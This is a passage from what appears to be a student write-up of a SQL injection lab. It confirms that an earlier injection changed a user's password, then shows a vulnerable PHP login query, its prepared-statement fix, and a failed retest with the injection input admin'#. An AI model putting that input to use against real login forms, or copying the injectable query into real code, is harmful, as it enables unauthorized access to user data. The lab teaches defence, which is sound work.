


The account information your provide does not exist.



```
mysql> select * from credential where Name = 'Boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+
----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email |
 NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+
----------+------------------------------------------+
|  2 | Boby | 20000 |      2 | 4/20  | 10213352 |             |         |       |
          | 7c222fb2927d828af22f592134e8932480637c0d |
+----+------+-------+--------+-------+----------+-------------+---------+-------+
----------+------------------------------------------+
1 row in set (0.00 sec)
```

compare it with the previous result, Boby's password indeed get modified, now let's log in as Boby with the new password.




Boby Profile

Key	Value
Employee ID	20000
Salary	2
Birth	4/20
SSN	10213352
NickName	
Email	


1.4 Task 4: Countermeasure — Prepared Statement

To apply the prepared statement countermeasure, let's modify the unsafe_home.php, the unsafe_home.php contains the vulnerability that if the data field contains some code, the code will be executed in the backend. We need to modify the following code:




```
      // Sql query to authenticate the user
      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, ema
il,nickname,Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
      if (!$result = $conn->query($sql)) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die('There was an error running the query [' . $conn->error . ']\n');
        echo "</div>";
      }
```

the safe code should be the following:



```
      // Sql query to authenticate the user
      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumbe
r, address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
      $sql->bind_param("ss", $input_uname, $hashed_pwd);
      $sql->execute();
      $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $a
ddress, $email, $nickname, $pwd);
      $sql->fetch();
```


Then we can restart the Apache server and redo the task 2. This time we cannot view all the members' information by simply filling the **Username** field with **admin'**.



Employee Profile Login

USERNAME admin'#

PASSWORD Password



The account information your provide does not exist.